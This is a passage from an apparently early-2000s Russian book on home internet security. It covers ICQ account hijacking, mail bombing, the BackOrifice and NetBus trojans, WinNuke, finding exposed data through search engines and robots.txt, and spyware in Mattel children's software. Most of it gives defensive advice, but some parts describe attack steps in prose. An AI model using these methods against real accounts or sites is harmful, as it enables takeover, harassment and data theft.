Основным параметром здесь, конечно же, является e-mail, так как для присвоения чужого номера в регистрационную форму нужно ввести UIN и пароль пользователя. Но если с U1N ситуация понятна, то пароль можно получить лишь через страницу www.icq.com/password, что весьма затруднительно, разве что пользователь был достаточно неосторожным и позволил установить в своей системе «троянского коня» или key logger (программу, созданную неким «доброжелателем», которая контролирует работу клавиатуры и записывает данные обо всей введенной информации в отдельный файл).

Если при регистрации ICQ указан адрес электронной почты, присвоенный вам надежным и проверенном в деле провайдером, то считайте свой случай более-менее безопасным. Если же в регистрационной форме числится адрес какой-то бесплатной службы, тут сетевые «джентльмены удачи» начинают довольно интересную «игру». От вашего имени множеству клиентов рассылаются сообщения рекламного, а порой и откровенно порнографического содержания. После нескольких тысяч таких писем некоторые пользователи (а иногда и сам агрессор), естественно, возмутятся подобным нарушением сетевого этикета, о чем не замедлят сообщить компании, предоставляющей услуги бесплатной почты.

В результате ваш адрес, скорее всего, удалят без каких-либо предупреждений (кстати, довольно недвусмысленные высказывания касательно рассылки рекламной информации содержатся в Service Agreement практически каждого бесплатного сервера). Без какого-либо промедления точно такой же адрес e-mail будет зарегистрирован на имя вашего «доброжелателя», который с помощью службы Forgotten Password на сайте ICQ добудет «забытый пароль» на все тот же значащийся в системе адрес электронной почты, однако уже принадлежащий другому человеку.

Существуют ли какие-то меры противодействия подобным атакам? Как уже было сказано выше, указание адреса, выданного провайдером, существенно уменьшает возможность закрытия почтового ящика по не зависящим от вас причинам. Будет также не лишним установить обязательную авторизацию для всех, кто желает добавить ваше имя или ник в свой Contact List. Кроме того, не ведите пространных бесед с незнакомыми людьми, особенно когда они предлагают вам выслать интересные файлы или нужные приложения.

Тяжелая артиллерия

Атаки по e-mail на сегодняшний день особенно неприятны для пользователей бесплатных почтовых услуг (из-за ограничения объема почтового ящика), а также для тех, кто подключается к Internet по коммутируемой телефонной линии (как известно, время — деньги).

Почтовая бомбардировка, или mailbombing, является одним из самых примитивных видов компьютерных агрессий и практически не применяется высококлассными взломщиками. При такой атаке на электронный адрес пользователя отсылается большое количество сообщений. Ее главная цель, как правило, — засорение ящика или вынужденное «зависание» сервера провайдера, пытающегося справиться со всем этим «хламом», поступающим в адрес жертвы.

Практически любой пользователь, мало-мальски знакомый с основами работы в Internet, может стать автором такой агрессии. Для примера рассмотрим одну из самых распространенных программ подобного типа — **The Unabomber**. Как видно из ее интерфейса, все, что требуется знать потенциальному террористу, — это адрес сервера, позволяющего анонимную отправку сообщений электронной почты, и адрес жертвы. После ввода какого-либо текста в поля Subject и Message и нажатия кнопки Begin Mailing программа начнет отсылку почтовых сообщений. Количество отправленных писем указывается в поле Number и может задаваться фактически любым 12-разрядным числом.

Как же уберечься от почтовых атак? Прежде всего, напомним, что применять такую программу будут «горе-специалисты по хакингу», уровень знаний которых оставляет желать лучшего. Поэтому противодействием номер один должно стать элементарное правило: четко осознавать, кому и зачем вы сообщаете свой электронный адрес.

В качестве преграды для мэйлбомбинга может выступать и Web-сайт провайдера, иногда настраиваемый таким образом, чтобы он автоматически определял почтовые атаки. В большинстве случаев они распознаются сервером посредством сравнения исходных IP-адресов входящих сообщений. Если количество сообщений из одного источника превышает некие разумные пределы, то все они автоматически поступают в Recycle Bin на сервере. Конечно же, ничто не мешает злоумышленнику фальсифицировать собственный IP-адрес, однако те, кто в силах совершить подобное, наверняка не станут прибегать к такому примитивному способу атаки.

Приложение **BombSquad** поможет расчистить почтовый ящик после совершения нападения. Вместо загрузки всех сообщений программа доставит лишь определенное количество писем. Проведя их сортировку, вы сможете отделить нужную почту от mail-бомб сетевого террориста. Для тех, кто предпочитает читать заголовки электронных писем на сервере перед загрузкой почты на жесткий диск, существует возможность удаления всех лишних сообщений без доставки на свой компьютер. Однако при большом количестве почты такой способ вряд ли удобен. Хочется также напомнить, что, согласно украинскому и российскому законода-

тельствам, почтовые атаки могут быть расценены как уголовные преступления. В Соединенных Штатах подобные действия, повлекшие за собой срыв работы сервера провайдера, считаются федеральными преступлениями и передаются на рассмотрение в ФБР.

И вновь продолжается бой!

Естественно, все рассмотренные выше виды Internet-агрессий могут доставить пользователям определенные проблемы, однако ни кражу UIN, ни почтовую бомбардировку нельзя расценивать как серьезное покушение на вашу компьютерную систему. Атаки профессиональных взломщиков имеют более изощренный характер, при этом учитывается психология жертвы, активно используется информация о спецификации протоколов TCP/IP, на которых построена Internet. Далее мы расскажем о том, как подобным действиям можно противостоять.

Согласно Бюллетеню лаборатории информационных технологий NIST, наиболее популярными атаками на пользовательские машины считаются:

- установка вируса на компьютер жертвы с помощью передачи файла по ICQ;
- применение **BackOrifice** и **NetBus** — продуктов различных хакерских групп, позволяющих получать неограниченный доступ к удаленной системе, если на ней установлен «троянец»;
- переполнение рабочего телекоммуникационного канала пользователя путем отсылки ему огромного количества TCP-пакетов с пометкой «срочно» с помощью WinNUKE.

Теперь более подробно остановимся на каждой из них.

Программы BackOrifice и NetBus, будучи установленными на компьютер, открывают удаленный доступ к файлам для тех, кто заранее позаботился о «прописке» этих «творений» в вашей системе. Обе они подобны мелкому воришке, который проник в чужой дом и спрятался под кроватью, чтобы потом, когда наступит ночь, открыть двери более серьезным и маститым бандитам. BackOrifice, например, заносится в директорию Windows, откуда легче всего получить доступ к важным системным файлам. BackOrifice и NetBus сегодня обнаруживают и обезвреживают практически все антивирусные пакеты.

Существуют также и другие программы, способные защитить вашу систему от подобных «троянских коней».

Утилита **NOBO** (ее название происходит от «No BackOrifice») непрерывно контролирует соответствующие порты на предмет поступления в систему данного вируса, хотя в общем она реагирует на любого рода «подозрительные» пакеты. При этом NOBO выдает сообщение о получении блока данных неизвестного происхождения и тут же закрывает порт, предотвращая тем самым возможность продолжения атаки. Затем программа записывает в log-файл данные об IP-адресе агрессора (которые могут быть сфальсифицированы, но это уже совсем другая история). В случае повторения инцидента эту информацию нужно предоставить своему провайдеру.

Программа **BODetect** проверит все ваши жесткие диски на наличие BackOrifice. Таким образом, комбинацией этих двух утилит удобно пользоваться при частой работе в Internet: с одной стороны, вы можете контролировать движение пакетов к вашему компьютеру, с другой — периодически запускать антивирус, наученный распознавать именно BackOrifice.

Сканеров портов, препятствующих проникновению в вашу систему другого, не менее опасного «троянского коня» NetBus, также существует довольно много. Пакет **NetBuster**, например, прекрасно справится с этой задачей. Более того, при атаке на ваш компьютер NetBuster будет умышленно отвечать на запросы агрессора, создавая тем самым впечатление, что вирус надежно установлен на вашем ПК. В итоге время, потраченное взломщиком на безуспешные попытки получить доступ к компьютеру «жертвы», увеличится, что, в свою очередь, может помочь специалистам найти реальный источник угрозы и идентифицировать компьютер, с которого производится атака.

И наконец, еще один вид компьютерной агрессии, заслуживающий отдельного разговора, — **атомная атака,** или просто «ньюкинг» (nuking). Программы такого рода, используя некоторые ошибки Windows, отсылают на адрес жертвы большое количество срочных пакетов, что в конечном итоге приводит к «зависанию» компьютера, а в некоторых случаях и к повреждению его системных файлов. Основная опасность подобных программ заключается в их разрушительной силе и в то же время простоте использования.

Потенциальному террористу для атаки через Internet с помощью **WinNUKE** нужно знать только ваш IP-адрес.

Какие же меры противодействия следует предпринять в данном случае? Прежде всего старайтесь, чтобы ваш IP-адрес был известен как можно меньшему кругу людей. Основные каналы утечки информации об IP-адресе — чаты и ICQ. Что касается «тети Аси» — позаботьтесь о том, чтобы во вкладке Security в поле IP всегда появлялась надпись «N/A» (Not Available — недоступно).

Кроме того, обратите внимание, насколько легко ваше имя может добавить в свой список другой пользователь ICQ. Не будет лишним ограничить круг потенциальных друзей. Хотя все эти меры довольно-таки косметические... Существуют программы, способные распознавать IP-адрес даже тех владельцев ICQ, которые предприняли все меры предосторожности. Именно поэтому в большинстве серьезных компаний использование данной популярной программы запрещено.

Но даже если террористу удалось завладеть IP-адресом, что, как мы убедились, сделать весьма несложно, это еще вовсе не является «окончательным приговором» вашей системе. «Атомных атак» поможет избежать программа **Nuke Nabber.** Она непрерывно сканирует открытые порты компьютера, подключенного к Internet, и перехватывает пакеты, используемые для атаки. Желающие побольше узнать об этой технологии могут почитать ответы на часто задаваемые вопросы по применению Nuke Nabber. Программа распространяется как freeware, после инсталляции ярлык на нее желательно установить в папку **Автозагрузка** меню **Пуск,** для того чтобы каждый раз при загрузке компьютера Nuke Nabber запускалась автоматически.

Многие, возможно, спросят: зачем нужно было приводить названия программ, предназначенных для компьютерных атак? Ведь в руках агрессивно настроенного пользователя они станут настоящим оружием и приведут к нежелательным последствиям, тем более что принципы использования упомянутых приложений, как мы успели убедиться, могут озадачить разве что дошкольника. Однако, как говорил Суньцзы в трактате «Искусство войны»: «Тот, кто знает врага и знает себя, не окажется в опасности и в ста сражениях. Тот, кто не знает врага, но знает себя, будет то побеждать, то проигрывать. Тот, кто не знает ни врага, ни себя, неизбежно будет разбит в каждом сражении».

Глава 10. Поисковые машины

В последнее время получили довольно широкое распространение простенькие утилиты, позволяющие преодолевать защиту путем перебора паролей. Именно они и отвлекли внимание не только начинающих, но и опытных хакеров от такого мощного и общедоступного инструмента, каким является обычная поисковая машина.

Проявив небольшую изобретательность, любой пользователь Internet сумеет с помощью такой машины обойти базовую защиту, предусматривающую использование пароля, и получить доступ к лакомым

кусочкам тех сайтов, администраторы которых оказались столь легкомысленными, что допустили их размещение именно там. Если какая-либо имеющая ценность информация находится на Web-странице, отыскать ее сможет каждый. Некоторые хакеры находят данный способ исключительно удобным. «Усложненный запрос на поисковой машине, — делится своим опытом один из них, — дает вам возможность указывать в нем расширения файлов и осуществлять поиск сайтов и каталогов, в названиях которых имеются такие слова, как index of, admin или customer, и которые содержат, например, файлы с расширением .dat».

Недавно на сервере одного довольно крупного американского провайдера этим способом был обнаружен файл data.txt, содержащий фамилии и имена, адреса, номера карточек социального страхования и подробные записи счетов кредитных карточек нескольких сотен человек, причем все это было написано открытым текстом. Оказалось, что файл принадлежал коммерческому сайту, размещенному на сервере ранее. При закрытии сайта его владельцы из-за небрежности оставили после себя нестертыми часть Web-страниц, некоторые из которых содержали в высшей степени конфиденциальную информацию. Первоначально вся эта информация была создана прикладной программой, предназначенной для работы с пластиковыми карточками. Как только данный факт получил огласку, информация, естественно, была немедленноудалена.

Как же этот способ поиска работает практически? В качестве примера возьмем широко известную поисковую машину HotBot. При нажатии кнопки «усложненный запрос» на главной странице этой машины вам будет предложен целый набор весьма занимательных опций. Нет необходимости быть виртуозом по использованию булевых операторов — перед вами симпатичное меню общего шлюзового интерфейса. Введите слова admin и user и наберите в поле «file types» расширение .dat. Сработает превосходно. Причем все это настолько просто, что под силу даже ребенку. Возможности просто беспредельные. Единственным ограничением являются ваши способности к творчеству.

Интересно отметить, что компания Lycos не намерена модифицировать поисковую машину HotBot с тем, чтобы блокировались некоторые типы файлов. Хотя у компании и вызывает озабоченность появление в Internet по существу незащищенной конфиденциальной информации, она считает, что поиск по типу файла является полезной характеристикой машины. Что же касается защиты данных, то это, по мнению Lycos, целиком и полностью на совести операторов, которые не должны помещать подобную информацию на общедоступных Web-сайтах.

Всем, кто стремится к максимальному использованию возможностей поисковых машин Internet, можно дать бесплатный совет посетить частный Web-сайт fravia+, на котором имеются прямо-таки россыпи относящейся к этому виду занятий информации. Здесь же мы ограничимся буквально несколькими цифрами, фактами и рекомендациями.

Объем информации, который доступен пользователю в Internet`e, имеет совершенно невообразимые размеры: в мае 2000 года там было уже около 1,7 млрд. Web-страниц. И этот объем продолжает возрастать невероятными темпами, удваиваясь чуть ли не за полгода. В настоящее время каждый день появляется более 3 млн. новых страниц. Как же действовать пользователю, чтобы наверняка найти то, что ему нужно? Первый и самый главный вопрос — где искать? Оказывается, большую часть информации сейчас уже нельзя найти, используя «классические» поисковые машины. Самая мощная из них в середине 2000 года охватывала лишь десятую часть всего объема Internet. Более того, эти машины не проводят индексацию очень многих интересных мест в Сети. Как правило, они содержат ссылки преимущественно на коммерческие сайты и столь любимые «чайниками» информационные серверы.

Все поисковые машины имеют свои достоинства и недостатки. Поэтому бессмысленно использовать один и тот же поисковый механизм (скажем, Altavista) для нахождения разнородной информации. При этом нельзя не учитывать, что по своей природе Internet подобен зыбучим пескам: Web-страницы постоянно изменяются, удаляются или перемещаются. По некоторым оценкам, средняя продолжительность жизни страницы в Internet`e составляет чуть меньше полутора месяцев.

Даже самые мощные современные поисковые машины не в состоянии объять все Web-пространство. К числу поисковых систем, охватывающих наибольшее число страниц, относится **Inktomi.** Она содержит ссылки на 0,5 млрд. Web-страниц, что составляет менее трети полного объема Сети. Altavista в настоящее время включает в себя 350 млн. ссылок. Некоторые из наиболее популярных поисковых машин охватывают всего около 5% пространства Сети. Большая проблема для них — успеть за стремительным ростом Internet. К тому же переиндексация на поисковых серверах проводится очень медленно, и часто они содержат ссылки на отсутствующие страницы, что приводит к постоянно появляющейся ошибке 404.

Главное, что хотелось бы пожелать любознательному пользователю, работающему с поисковыми машинами Internet, — не утонуть в море информации. Возможно, вам придется в интересах успешного поиска научиться погружать себя в состояние «дзен». Не исключено, что со временем вы сумеете создавать свои собственные поисковые програм-

мы-роботы. Да мало ли чем стоит овладеть, чтобы находить в Сети то, что не в силах найти никто, кроме вас.

Для тех же, кто не вполне представляет себе возможности поисковых машин и не в состоянии решить, какие файлы и каталоги он хотел бы найти, подскажем, что многие сайты Сети снабжены удобным и полезным файлом, который наверняка пригодится начинающим любителям. Имя этого файла — **robots.txt**. Искать его следует в корневом каталоге намеченного сайта, указав адрес по следующему образцу: http://www.site.com/robots.txt. Файл robots.txt предназначен для того, чтобы сообщать поисковым машинам, какие каталоги и файлы они не должны индексировать.

Ни одна из перечисленных в файле robots.txt позиций не появится в окне используемой вами поисковой машины в ответ на ваш запрос. Но когда вы откроете этот файл и увидите содержащиеся в нем имена каталогов и файлов, вы сами сможете набрать их непосредственно в адресной строке вашего браузера. В результате вы получите доступ к различным подкаталогам и страницам, которые администраторы сайта предпочли бы спрятать от вас. Это, конечно, как раз те самые подкаталоги и файлы, которые почти наверняка представляют интерес для потенциального взломщика.

А что же порекомендовать операторам Web-сайтов, опасающимся стать жертвой «запросов через черный ход»? Единственно правильное решение для таких случаев является самоочевидным и совсем несложным: нужно просто прекратить помещать важную информацию в местах, доступ к которым открыт для всех. Файлам, которые вы не стали бы распечатывать направо и налево и не поместили бы на доску объявлений, просто нечего делать на Web-сайте.

Глава 11. Программы-шпионы в детских играх

В последнее время участились случаи обнаружения в самых обычных программных продуктах небольших по объему «шпионских закладок», пересылающих данные о пользователе в адрес фирмы-производителя. Такие «закладки» появляются, увы, даже в игровых программах, предназначенных для детей.

Один из пользователей, привычно запустив перед выключением своего домашнего компьютера программу-ревизор ADinf, совершенно неожиданно для себя обнаружил запрятанный в каталоге Windows новый исполняемый файл. Он появился после того, как на ПК была установле-

на предназначенная для ребенка программа «Игры Артура для развития навыков чтения» американской фирмы Mattel Interactive. Пользователя взволновало прежде всего то, что неизвестный файл был записан на винчестер без его ведома. «Внести полную ясность в предназначение программы, содержащейся в этом файле, мне так и не удалось, — рассказывал он. — Из-за примененной в ней мощной криптозащиты я просто не в состоянии узнать, что же она делает».

В ответ на запрос фирма Mattel вежливо пояснила пользователю, что данная программа называется Brodcast и устанавливает связь с их серверами, чтобы сообщить об инсталляции конкретного программного продукта. При этом программа не собирает какую-либо информацию личного характера и не идентифицирует конкретного пользователя. Вместе с тем Mattel сообщила, что планирует в ближайшее время поместить на своем Web-сайте утилиту, предназначаемую для удаления программы Brodcast с жестких дисков пользователей. Справедливости ради заметим, что фирма действительно это сделала, и теперь каждый желающий может загрузить с ее сайта программу cleanbc.exe.

Случайной жертвой все той же Brodcast чуть не стал еще ряд пользователей. Однажды вечером, сидя перед телевизором, молодые супруги с интересом наблюдали, как их маленькие сыновья увлеченно играют на домашнем компьютере в «Читающего кролика» — популярную игровую программу фирмы Mattel Interactive, предназначенную для обучения детей чтению и правописанию. Когда дети наигрались и отправились спать, глава семьи пересел к компьютеру и вышел в Internet, чтобы немного поработать. Каково же было его удивление, когда через несколько минут установленный на ПК межсетевой экран выдал предупреждение, что программа «Читающий кролик» пытается тайно переслать какие-то данные с его компьютера в адрес Mattel.

Внутри внешне безобидной детской программы обеспокоенные родители обнаружили «закладку» — небольшую программу, которая самостоятельно устанавливается на жесткий диск компьютера и может передавать и получать информацию в то время, когда пользователь находится в Internet. Настойчивые попытки супругов определить, какие же данные собрал на их ПК и пытался переслать своим создателям «Читающий кролик», успехом не увенчались. Им лишь удалось установить, что предназначенная для пересылки информация была зашифрована с использованием очень сильного криптоалгоритма.

Фирма Mattel сообщила недоумевающим клиентам, что в программе Brodcast, которая явилась причиной их тревоги, нет ничего страшного. Эта программа помещена почти на сотню наименований компакт-дисков компании в рекламных и маркетинговых целях. Ее пер-

воначальное предназначение состояло в том, чтобы предлагать потребителю новые программные продукты и пересылать с ее помощью патчи для выявленных ошибок. Купившим CD-ROM с программой «Игры Артура для развития мышления», к примеру, предлагается загрузить бесплатную фирменную экранную заставку «Артур».

Невольным участником еще одного эпизода, связанного с программой Brodcast, стал известный американский эксперт в области компьютерной безопасности Симеон Гарфинкел. Находясь на борту авиалайнера над Атлантическим океаном, он работал на своем ноутбуке. Неожиданно компьютер переключился в онлайновый режим. Вернув его в оффлайн и продолжив набирать текст, Гарфинкел вскоре заметил, что ноутбук вновь самостоятельно перешел из автономного режима в онлайновый. Убедившись, что компьютер ему не подчиняется и упрямо стремится в онлайн, Гарфинкел обратился к испытанному средству — перезагрузке. Когда и это не помогло, он решил разобраться в том, что же происходит с его ноутбуком, и обнаружил некую программу DSSAgent, работающую в фоновом режиме. Остановить ее удалось только с помощью диспетчера задач.

Дальнейшее изучение показало, что реестр Windows на ноутбуке был изменен таким образом, что новая программа автоматически запускалась при загрузке ОС. На жестком диске она имела вид системного файла, который появился в тот момент, когда дочь Гарфинкела установила на его компьютере детскую игровую обучающую программу «Чтение наперегонки с Артуром» с одноименного компакт-диска. Более глубокое исследование позволило определить, что DSSAgent содержит компоненты криптосистемы Pretty Good Privacy, умеет отправлять электронную почту и надежно прятать от неопытного пользователя свои функции. Возвратившись домой, Гарфинкел без труда нашел в Internet производителя программы - фирму Mattel Interactive, от которой и получил подробные разъяснения, уже известные нам по первым двум случаям.

Правда, один момент в этих разъяснениях все же заслуживает специального упоминания. Попытки DSSAgent, являющейся составной частью Brodcast, выйти в онлайн во время трансатлантического перелета фирма объяснила каким-то непонятным для нее самой сбоем в работе программы. «В штатном режиме, — сообщила сотрудница фирмы Mattel, — программа должна выходить в Internet только во время сеанса работы пользователя в Сети и к тому же совершенно незаметно». Кстати, как выяснили американские ревнители неприкосновенности частной жизни, к которым принадлежит и Симеон Гарфинкел, программа Brodcast включалась в большинство программных продуктов, реализованных фирмой-производителем Mattel Interactive в течение

последних полутора лет. Она автоматически устанавливалась на жесткие диски ПК даже в тех случаях, когда пользователи при инсталляции новых игровых программ указанной фирмы удаляли «галочку» из флажка с надписью «использовать Brodcast», если они его, конечно, замечали. В результате фирма Mattel удостоилась чести быть упомянутой на первой странице популярного среди американских правозащитников сайта Privacy.net.

Здесь будет уместно сказать, что подобные «подарки» встречаются не только в детских играх на компакт-дисках. Многие бесплатные программы, в том числе игровые, которые можно закачать из Internet, содержат, наряду с рекламой, самые настоящие «шпионские закладки». Так, например, бесплатная программа-фильтр фирмы Surf Monkey не только позволяет родителям закрыть детям доступ ко всяким «нехорошим» Web-сайтам. Она еще имеет привычку направлять фирме-производителю кое-какие данные, в том числе IP-адреса пользователей, по которым можно точно определить их местонахождение. Из-за поднятого американскими правозащитниками шума указанная фирма объявила о немедленном прекращении пересылки на свой сервер любой информации личного характера о пользователях.

Как ни странно, но некоторых людей совершенно не волнует, что какие-то данные с их ПК будут уходить через Internet в чьи-то адреса. Другие, напротив, очень обеспокоены тем, что даже предназначенные для детей компакт-диски используются для получения с компьютеров их родителей неизвестно какой информации. Эти люди убеждены, что в принципе установка на ПК шпионской программы, предназначенной для тайной передачи данных через Internet, позволяет ее хозяевам получить с компьютера любую информацию, в том числе электронную почту, пароли и номера кредитных карточек.

Между прочим, те пользователи ПК, кто обеспокоен возможностью несанкционированной пересылки какой-либо программой-шпионом данных с их компьютеров через Internet, могут скачать и установить у себя межсетевой экран Zone Alarm, который при некоммерческом использовании является бесплатным для частных лиц. Именно он и позволит выявить «шпионскую закладку».

Глава 12. Как защитить себя в Internet?

Любой пользователь Internet рано или поздно сталкивается с проблемами безопасности. Например, получает огромный счет за пользова-

ние dial-up или находит свою веб-страничку искаженной. Или же резко замедляется скорость работы его компьютера.

Начнем по порядку. Наиболее опасно, пожалуй, воровство конфиденциальной информации. Это, в первую очередь, ваш логин и пароль на доступ в Internet. Каким образом подобная информация может стать доступной?

Простейший и наиболее часто используемый способ — это троянцы. Внедрившись в ваш компьютер, троянская программа получает над ним полную власть.

Здесь необходим небольшой исторический экскурс. Хотя троянские программы существуют довольно давно и отличаются большим разнообразием, но наиболее громкие события в этой области связаны с программой, называемой BackOrifice. Информация о BO впервые была опубликована 21 июля 1998 года. Группа хакеров, называющая себя «Культ мертвой коровы» - «Cult of the Dead Cow», создала троянца для Windows 95/98. Установленный на машине жертвы, BO позволял любому, знающему номер порта и пароль, выполнять на машине жертвы некие привилегированные операции: исполнять команды операционной системы, просматривать файлы, скачивать и закачивать любые файлы, манипулировать регистром (registry), получать список активных процессов, завершать произвольный процесс, незаметно порождать новый процесс путем запуска сервиса, получать полную копию клавиатурного ввода и многое другое. Графический клиент BO был способен, кроме того, получать содержимое экрана жертвы. Попросту говоря, используя BO, можно делать с компьютером все. И даже более того, производить такие операции, о возможности которых обычный пользователь и не подозревает.

Собственно, программа состоит из двух частей: сервера и клиента. Серверная часть внедряется на компьютер жертвы. После этого подключиться к компьютеру-жертве можно, используя клиентскую программу. Всю вторую половину 98 года Сеть испытывала повальное увлечение BO. Пожалуй, количество взломанных с помощью BO компьютеров и сетей превышает число жертв всех остальных широко известных атак и диверсий. Популярность BO породила волну клонов, из которых наиболее известны NetBus, NetSphere, GirlFriend, GateCrasher и др.

Какие способы защиты здесь можно посоветовать? Ровно такие, как для защиты от вирусов. В первую очередь — предохранение. Не стоит запускать неизвестно откуда взявшиеся программы, а особенно пришедшие к вам по почте или полученные в чате. В качестве защиты рекомендуется также установить себе на компьютер современную антивирусную программу, например, AVP. Другой подход: установка

специализированной программы, выполняющей функции файрволла. Здесь можно посоветовать @Guard, правда, он вовсе не бесплатный.

Помимо осмысленных атак, атак с целью получить какую-либо информацию, существуют и диверсии по типу мелких пакостей. Хотя, справедливости ради, заметим, что пакости могут быть не такими уж и мелкими. Обычно это атаки, вызывающие повисание или перезагрузку компьютера, иначе говоря, D.O.S.-атаки (не путать с MS-DOS, D.O.S. расшифровывается как Denial of Service, т.е. «отказ в обслуживании»). Практической пользы D.O.S.-атаки для атакующего не несут, это нечто вроде вандализма - разрушил, и хорошо. Здесь опять же уместен исторический экскурс.

7 мая 1997 года был обнародован принцип самой, пожалуй, нашумевшей D.O.S.-атаки под названием WinNuke. Ее жертвами становились Windows-системы. Автор метода поместил его описание и исходный текст программы в несколько news-конференций. Ввиду его крайней простоты практически каждый человек мог вооружиться этим новейшим оружием. Очевидной первой жертвой стал www.microsoft.com. Данный сервер находился в состоянии «нестояния» более двух суток. Microsoft.com прекратил откликаться в пятницу вечером (9 мая) и только к обеду понедельника вновь обрел устойчивость. Приходится только пожалеть его администраторов, которые на протяжении уик-энда были вынуждены регулярно нажимать волшебную комбинацию из трех клавиш, после чего реанимированный сервер падал вновь. Конечно же, наряду с жертвой номер один, в мае 97 пали многие серверы. К чести Microsoft следует заметить, что заплатки появились и стали доступны достаточно быстро.

Далее, в том же 1997 году, D.O.S.-атаки стали появляться с завидной регулярностью. Teardrop, SSping, Land, Ping of Death и многие другие возникали буквально каждую неделю. Где-то в середине лета www.microsoft.com прикрыли каким-то очень хитрым файрволлом. С тех пор прошло много времени, но подобного бума D.O.S.-атак больше не случалось.

Итак, что же могут сделать ваши недруги, используя D.O.S.-атаки? Обычная атака выглядит как программа. Написанная непонятно кем и где, она предоставляет возможность ввода IP-адреса атакуемой машины: нажимаем кнопку, и жертва умирает не мучаясь (или мучаясь). В случае успешной атаки компьютер-жертва повисает или перезагружается — и то, и другое может привести к потере информации. Иногда компьютер может просто отсоединиться от Сети.

Предвидя популярный вопрос, адреса, по которым доступны такие программы, указывать не будем. Лучше коснемся другого вопроса.

Ведь для того, чтобы осуществить такого рода атаку, злоумышленник обязан знать ваш IP-адрес (а также TCP-порт, но это уже тонкости). Как же он может его узнать? Чаще всего злодею и не нужно искать адрес. Ведь его цель — просто разрушение. Атака ведется на адреса, угаданные случайно. От такого подхода не скрыться. Но если все-таки ваш адрес был вычислен целенаправленно, то как это было сделано? Очень легко это осуществить через ICQ. ICQ может показать ваш IP-адрес. Обязательно установите флажок, запрещающий показывать IP-адрес. Правда, в этом случае остается возможность подсмотреть адрес посредством стандартной утилиты netstat. Это возможно в случае, если соединение осуществляется напрямую — побороть это можно посредством настройки работы ICQ через анонимный прокси-сервер.

Кроме ICQ, ваш IP-адрес может быть получен через IRC. Если вы пользуетесь IRC, то вся информация об адресе становится доступной посредством стандартной команды whois.

Если ваш недруг находится в одной локальной сети с вами, то он может узнать ваш IP-адрес по сетевому имени вашей машины, посредством стандартных утилит типа ping, tracert и др. Сделать здесь нельзя ничего, радует лишь то, что злоумышленник находится в пределах прямой досягаемости и можно воздействовать на него административными или физическими методами.

Если вам жизненно необходимо показывать свой IP-адрес, как все же защитить себя от кибервандалов? Самый главный совет — это своевременно устанавливать все исправления к вашей операционной системе. Что касается Windows — Microsoft регулярно находит и исправляет ошибки.

Исправления (патчи) становятся доступны практически сразу. Для Windows NT основные исправления называются сервис-паками (service pack). Для Windows 95/98 выпускается просто масса отдельных заплаток. Настоятельно рекомендуется периодически заходить на сайт Microsoft и скачивать свежие патчи.

Другой совет — это установка файрволла. Такая программа сможет защитить от некоторых атак (не от всех, поскольку работа файрволла базируется на стандартном TCP/IP стеке).

Будьте бдительны и постарайтесь сделать все, чтобы вас не укусил серенький волчок. Пусть даже за бочок.

Глава 13.
Мой адрес — не дом и не улица...

В наше время слово «адрес» все чаще вызывает ассоциацию не с названием города или улицы, а с комбинацией латинских букв, и «дом, милый дом» - это уже, скорее, не квартира, а дисковое пространство на удаленном сервере. Иногда кажется, что происходит массовое переселение, своеобразный исход из реального мира в виртуальный. Рано или поздно, но у большинства странников в пространстве Internet после периода «хождения в гости» и посещения различных публичных мест возникает желание построить свой собственный «Дом» на каком-либо сервере.

И если реальный дом нам нужен в первую очередь для того, чтобы растить детей, то есть следовать своему «основному инстинкту» сохранения и повторения, то информационный виртуальный Дом (Ноте) позволяет реализовать те же сохранительные и размножительные инстинкты в области идей. Здесь главное — чтоб было что сохранять и размножать. Счетчик посещений беспристрастно определит, насколько вы интересны окружающим. Когда значение на нем превысит первую тысячу, ваши пятнадцать минут удовлетворения от того, что вам есть что сказать, перейдут в постоянную уверенность и радость от того, что это кому-нибудь нужно...

Крайне приятно обнаружить такую запись в гостевой книге своего сайта. Особенно если запись вторая, а сайт первый.

Но довольно философствовать, перейдем к конкретному вопросу: где же лучше всего заниматься информационным размножением? Предложений по бесплатному размещению домашних страниц в Internet`e более чем достаточно. Ниже приведены характеристики лишь некоторых наиболее известных серверов:

Chat.ru (российский)

Загрузка файлов как при помощи браузера, так и по FTP.

Новая почта (Newmail) (российский)

16 Мбайт, включая 3 почтовых ящика. Загрузка файлов только по FTP-доступу.

Z-mail (российский)

Загрузка файлов только при помощи браузера.

Tripod (англоязычный)

Загрузка файлов как при помощи браузера, так и по FTP.

Xoom (англоязычный)

Загрузка файлов как при помощи браузера, так и по FTP.

AngelFire (англоязычный)

Загрузка файлов как при помощи браузера, так и по FTP.

При выборе сервера, во-первых, следует обратить внимание на объем предоставляемого дискового пространства. Однако не советуем выбирать сервер исключительно по принципу «где больше дают». Попробуйте для начала заполнить разумным содержанием свой первый мегабайт...

Во-вторых, ознакомьтесь заранее с ограничениями, диктуемыми характером и назначением сайта. На каждом сервере существуют свои правила. Например, сервер XOOM запрещает выкладывать на сайт баннеры от иных коммерческих структур, кроме XOOM'a. То есть если вы рассчитываете получить вознаграждение за размещение чьей-либо рекламы, вам следует остановить свой выбор на любом другом сервере, где подобные действия разрешены.

Важно понимать, что хотя дисковое пространство выделяется бесплатно, серверы являются коммерческими - за размещение вашей страницы платят рекламодатели. Так, например, на сервере XOOM при обращении к странице в верхней части окна появляется постоянная заставка со ссылками на другие предлагаемые услуги. «Это» висит в верхней части каждой пользовательской страницы на сервере XOOM. Она загружается один раз и остается на все время вашего присутствия на сайте, занимая часть экранного пространства. Еще один баннер появится на вашей странице, если вы установите счетчик посещений с гостевой книгой XOOM-counter.

Angelfire более лоялен по отношению к «сайтовладельцу». Он предоставляет все те же возможности, но с меньшей рекламной нагрузкой. Рекламное Ad-window (окно), появляющееся при обращении к пользовательской странице, может быть свернуто в процессе загрузки, чтобы больше не загромождать экран. Закрывать совсем его не следует, так как тогда оно будет загружаться вновь с каждым переходом со страницы на страницу сайта.

Интегрированный счетчик на Angelfire свободен от баннеров. Кроме того, разрешено использовать сайт и для коммерческой деятельности, причем не только в рамках программ, предлагаемых собственно Angelfire.

Несомненно, важным критерием выбора сервера является способ доступа для загрузки и обновления информации. Если сокращение FTP (File Transfer Protocol) вам ни о чем не говорит, а английское слово tag вызывает лишь смутные ассоциации, то вам лучше всего воспользоваться on-line редакторами, позволяющими создать простую страницу прямо на сайте. Если же страница уже есть, то загрузить ее можно при помощи менеджера файлов самого сервера. В этом случае будет достаточно вашего браузера. Для создания более сложных страниц придется разобраться в работе какого-либо HTML-редактора и воспользоваться FTP-доступом, а это требует хотя бы начальной пользовательской подготовки.

